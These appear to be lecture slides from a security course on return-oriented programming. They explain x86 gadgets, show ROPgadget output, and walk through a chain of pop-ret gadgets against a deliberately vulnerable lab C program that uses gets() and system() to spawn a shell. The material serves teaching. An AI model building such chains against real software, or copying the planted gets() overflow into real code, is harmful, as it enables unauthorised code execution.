


- *Stack pointer* (ESP) determines which instruction sequence to fetch & execute
- Processor doesn't automatically increment ESP; — but the "ret" at end of each instruction sequence does

ROP: The Main Idea



“The Gadget”: July 1945




Attack Process on x86

- Gadget1 is executed and returns
- Gadget2 is executed and returns
- Gadget3 is executed and returns

- So, the real execution is:

```
pop    eax
xor    edx, edx
inc    ecx
```



How can we find gadgets?

Several ways to find gadgets

- Old school method : *objdump* and *grep*
- Some gadgets will be not found: *objdump* aligns instructions
- Make your own tool which scans an executable segment
- Use an existing tool

Finding instruction sequences

- Any instruction sequence ending in “ret” is useful — could be part of a gadget
- **Algorithmic problem:** recover all sequences of valid instructions from libc that end in a “ret” insn
- Idea: at each ret (c3 byte) look back:
 - are preceding i bytes a valid length- i insn?
 - recurse from found instructions
- Collect instruction sequences in a trie

ROPgadget

```
[quake0day@quake0day-wcu ~]$ ROPgadget --binary main
```

```
Gadgets information
```

```
=====
```

```
0x080cc211 : aaa ; add byte ptr [eax], al ; cmp al, 0xb5 ; clc ; jmp dword ptr [ecx]
```

```
0x080cc239 : aaa ; add byte ptr [eax], al ; mov ch, 0xf8 ; jmp dword ptr [ecx]
```

```
0x080cc225 : aaa ; add byte ptr [eax], al ; pop eax ; mov ch, 0xf8 ; call dword ptr [edi]
```

```
0x08096d2c : aaa ; add esp, 0x70 ; pop ebx ; pop esi ; pop edi ; ret
```

```
0x0809c8a7 : aaa ; div bh ; add esp, 0x10 ; pop ebx ; pop esi ; pop edi ; ret
```

```
0x080ace79 : aaa ; push 1 ; push 1 ; call eax
```

```
0x0804e4ab : aaa ; push dword ptr [ebx] ; mov eax, dword ptr [esp + 0x20] ; call eax
```

```
0x0807a21a : aad 0x2d ; ret 0
```

```
0x080aac19 : aad 0x89 ; ret 0xe283
```

```

1  #include <stdio.h>
2  #include <string.h>
3
4  char string[100];
5
6  void exec_string() {
7      system(string);
8  }
9
10 void add_bin(int magic) {
11     if (magic == 0xdeadbeef) {
12         strcat(string, "/bin");
13     }
14 }
15
16 void add_bash(int magic1, int magic2) {
17     if (magic1 == 0xcafebabe && magic2 == 0x0badf00d) {
18         strcat(string, "/bash");
19     }
20 }
21
22 void vulnerable_function(char *string) {
23     char buffer[100];
24     gets(buffer);
25 }
26
27 int main(int argc, char** argv) {
28     string[0] = 0;
29     vulnerable_function(argv[1]);
30     return 0;
31 }

```

Execution Path

main()

→ vulnerable_function
(hacked)

→ add_bin()

→ add_bash()

→ exec_string()

→ Spawn shell

```

1  #include <stdio.h>
2  #include <string.h>
3
4  char string[100];
5
6  void exec_string() {
7      system(string);
8  }
9
10 void add_bin(int magic) {
11     if (magic == 0xdeadbeef) {
12         strcat(string, "/bin");
13     }
14 }
15
16 void add_bash(int magic1, int magic2) {
17     if (magic1 == 0xcafebabe && magic2 == 0x0badf00d) {
18         strcat(string, "/bash");
19     }
20 }
21
22 void vulnerable_function(char *string) {
23     char buffer[100];
24     gets(buffer);
25 }
26
27 int main(int argc, char** argv) {
28     string[0] = 0;
29     vulnerable_function(argv[1]);
30     return 0;
31 }

```

Execution Path

- add_bin()
 - magic == 0xdeadbeef
- add_bash()
 - magic1 == 0xcafebabe
 - magic2 == 0x0badf00d
- exec_string()
- Spawn shell

Stack


```
int foo(int a, int b, int c)
{
    int x;
    int y;
    int z;

    x=y=z=0;
    z=x+y+a+b+c;
    return z;
}

int main(int argc, char **argv) {

    foo(1,2,3);

}
```



Return Chaining


```
int foo(int a, int b, int c)
{
    int x;
    int y;
    int z;

    x=y=z=0;
    z=x+y+a+b+c;
    return z;
}

int main(int argc, char **argv) {

    foo(1,2,3);
}
```

Stack



Function Address

Return Address (Old EIP)

Arguments

Return Chaining

Without parameters, the ROP chain looks much simpler

Execution Path

```
main()
→ vulnerable_function (hacked)
→ add_bash()
→ add_bin()
→ exec_string()
→ Spawn shell
```

Add_bin()

Add_bash()

Exec_string()

Dummy Character "A"s

Address for Add_bin()

Address for Add_bash()

Address for exec_string()

Similarly to lab1,
we use gdb to
adjust the length of
the dummy
characters to
trigger buffer
overflow



Return Chaining

For `add_bin()`, we need to pass `0xdeadbeef`,
So the ROP chain looks like:

`Add_bin()`


→ `magic == 0xdeadbeef`

`Add_bash()`

`Exec_string()`

Execution Path

- `add_bin()`
 - `magic == 0xdeadbeef`
- `add_bash()`
 - `magic1 == 0xcafebabe`
 - `magic2 == 0x0badf00d`
- `exec_string()`
- Spawn shell

Function Address	Dummy Character "A"s
	Address for <code>Add_bin()</code>
Return Address (Old EIP)	Address for <code>Add_bash()</code>
	0xdeadbeef
Arguments	Address for <code>exec_string()</code>  Broken link

Return Chaining

The previous ROP chain does not work, because argument **0xdeadbeef** is still on the stack, we need to find a way to "**clean**" it

Add_bin()

Add_bash()

Exec_string()

→ magic == 0xdeadbeef

Execution Path

- add_bin()
 - magic == 0xdeadbeef
- add_bash()
 - magic1 == 0xcafebabe
 - magic2 == 0x0badf00d
- exec_string()
- Spawn shell

Solution: use a **pop, ret** gadget to push the argument **0xdeadbeef** into a **register** to remove it from the stack

Dummy Character "A"s

Address for Add_bin()

Address for pop_ret

0xdeadbeef

Address for Add_bash()

Return Chaining

For `add_bash()`, we need to pass `0xcafebabe` and `0x0badf00d`,
So we need to pop twice to remove both of them from the stack

Add_bin()

Add_bash()

Exec_string()

→ `magic1 == 0xcafebabe`
→ `magic2 == 0x0badf00d`

Execution Path

→ `add_bin()`
 → `magic == 0xdeadbeef`
→ `add_bash()`
 → `magic1 == 0xcafebabe`
 → `magic2 == 0x0badf00d`
→ `exec_string()`
→ Spawn shell

Dummy Character "A"s

Address for Add_bin()

Address for pop_ret

0xdeadbeef

Address for Add_bash()

Address for pop_pop_ret

0xcafebabe

0x0badf00d

Return Chaining

Finally, call `exec_string()`

Execution Path

- `add_bin()`
 - `magic == 0xdeadbeef`
- `add_bash()`
 - `magic1 == 0xcafebabe`
 - `magic2 == 0x0badf00d`
- `exec_string()`
- Spawn shell

Add_bin()

Add_bash()

Exec_string()

Dummy Character "A"s

Address for Add_bin()

Address for pop_ret

0xdeadbeef

Address for Add_bash()

Address for pop_pop_ret

0xcafebabe

0x0badf00d

Address for exec_string()

Multiple Dummy Character 'A' s
Address of add_bin()
Address of pop, ret gadget
0xdeadbeef
Address of add_bash()
Address of pop, pop, ret gadget
0xcafebabe
0x0badf00d
Address of exec_string()

Q & A